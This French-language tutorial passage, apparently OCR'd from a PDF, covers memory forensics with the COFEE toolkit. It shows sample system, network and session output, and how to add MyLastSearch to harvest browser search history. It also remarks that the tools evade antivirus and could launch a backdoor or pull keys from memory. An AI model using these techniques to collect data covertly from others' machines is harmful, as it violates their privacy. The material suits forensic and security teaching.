


Figure 45 Lancement de Cofee sur un poste cible

Une fois exécutée, un répertoire est crée, contenant le résultat de chaque commande.

Chaque fichier est nommé avec une empreinte MD5 afin de pouvoir l'intégrité de chaque fichier.




Figure 46 Fichier nommé par empreinte MD5

Chaque fichier contient des informations sur le système, le réseau, les connexions utilisateurs, les mots de passe, les partages réseau…

```
Rapport d'informations système écrit à l'emplacement : 06/08/12
13:01:31
Nom du système : SERVEUR-XP
[Résumé système]

Élément    Valeur
Système d'exploitation     Microsoft Windows XP Professionnel
Version    5.1.2600 Service Pack 3 Nu 2600
Éditeur    Microsoft Corporation
Ordinateur SERVEUR-XP
Fabricant  VMware, Inc.
Modèle     VMware Virtual Platform
Type  PC à base X86

Nom partage  Ressource                        Remarque

-------------------------------------------------------------------------
-----------------
ADMIN$       C:\WINDOWS                       Administration …
distance
C$           C:\                              Partage par d,faut
IPC$                                          IPC distant
La commande s'est termin,e correctement.

Active Connections

  Proto  Local Address          Foreign Address        State
PID
  TCP    127.0.0.1:1036         127.0.0.1:445
TIME_WAIT       0

Handle v3.2
Copyright (C) 1997-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

-------------------------------------------------------------------------
---------------
System pid: 4 AUTORITE NT\SYSTEM
    4: Process        System(4)
    8: Thread         System(4): 12
    C: Key            HKLM\SYSTEM\ControlSet001\Control\Session
Manager\Memory Management\PrefetchParameters
   10: Key            \REGISTRY
   14: Key            HKLM\SYSTEM\Setup
   18: Key            HKLM\HARDWARE\DESCRIPTION\System

USERNAME              SESSIONNAME         ID  STATE   IDLE TIME
LOGON TIME
>ced                  console              0  actif            .
08/06/2012 11:45
```

Figure 47 exemples d'informations récupérées avec Cofee

De plus la majorité des outils utilisés par **Cofee** ne sont pas détectés par les anti-virus. Voyons donc comment personnaliser **Cofee** à ses besoins.

5.2. Personnaliser Cofee

Comme je le disais précédemment, un des grands avantages de Cofee est sa flexibilité. Il est très facile de le personnaliser et d'ajouter ses propres outils. Voyons ensemble les étapes.

Je décide par exemple d'ajouter l'outil **MyLastSearch** qui permet d'avoir l'ensemble des recherches effectuées sous Google, MSN ou encore Yahoo.




Figure 48 MyLastSearch

Cet outil fonctionne aussi en ligne de commande, je consulte sa syntaxe afin de pouvoir sauvegarder le résultat sous forme de fichier texte.

```
Command-Line Options
====================

/loadfrom <IE History Folder> <IE Cache Folder> <Mozilla History File>
<Mozilla Cache Folder> <Opera Cache Folder> <Chrome Cache Folder>
Load the search queries from the specified cache/history folders of
Mozilla/IE/Opera. You can omit parameters that you don't need by
specifying an empty string in quotes - ""

/stext <Filename>
Save the search queries into a regular text file.

/stab <Filename>
Save the search queries into a tab-delimited text file.

/scomma <Filename>
Save the search queries into a comma-delimited text file.

/stabular <Filename>
Save the search queries into a tabular text file.
```

Je le teste en ligne de commande afin de récupérer son résultat et de m'assurer de sa cohérence.

```
C:\Documents and Settings\Ced\Mes documents\mylastsearch>MyLastSearch.exe /stext
 mylastsearch.txt
```

mylastsearch.txt - Bloc-notes


Fichier Edition Format Affichage ?

```
==================================================
Search Text        : comment se cacher de l'analyse forensic
Search Engine      : Google
Search Type        : General
Search Time        : 08/06/2012 14:02:53
Web Browser        : Internet Explorer
Hits               : 2
URL                : http://www.google.fr/search?hl=fr&source=hp&q=comment+se+cacher+de+l%27analyse+forensic&gbv=2&oq
==================================================

==================================================
Search Text        : etre anonyme
Search Engine      : Google
Search Type        : General
Search Time        : 08/06/2012 14:03:00
Web Browser        : Internet Explorer
Hits               : 2
URL                : http://www.google.fr/search?q=etre+anonyme&hl=fr&gbv=2&gs_l=hp.3...7047.18969.0.19219.39.14.0.25
==================================================
```

Figure 49 Fonctionnement de LastMysearch en ligne de commande

Dans Cofee, il suffit ensuite de cliquer sur « Advanced Options ».







Figure 50 Options de Cofee

Il suffit ensuite d'ajouter son outil (MyLastSearch).



L'outil est alors ajouté, la séquence de lancement est mise elle aussi à jour.






Figure 51 Ajout de l'outil LastMySearch à Cofee


Puis on régénère la clé Cofee.



L'outil est désormais présent sur la clé.



Et on peut récupérer le résultat dans notre fichier.



Les possibilités sont bien sur infinies : lancement d'une backdoor, récupération des clés stockées en mémoire, etc. Une raison de plus de verrouiller sa session utilisateur.

Conclusion

L'analyse forensique en mémoire a de nombreux avantages : utile pour les pentesters car elle permet de récupérer de nombreuses informations accessibles en mémoire, utile pour les analystes de malwares (cela fera l'objet d'un autre document), utile pour les enquêteurs de la police judiciaire. Ce document n'étant pas exhaustif, pour ceux qui désirent aller plus loin je les invite à consulter **H@ckRAM – J'ai la mémoire qui flanche** d'Arnaud *Malard.* Dans un prochain document, nous verrons comment monitorer les actions d'un malware avec le framework **volatility**.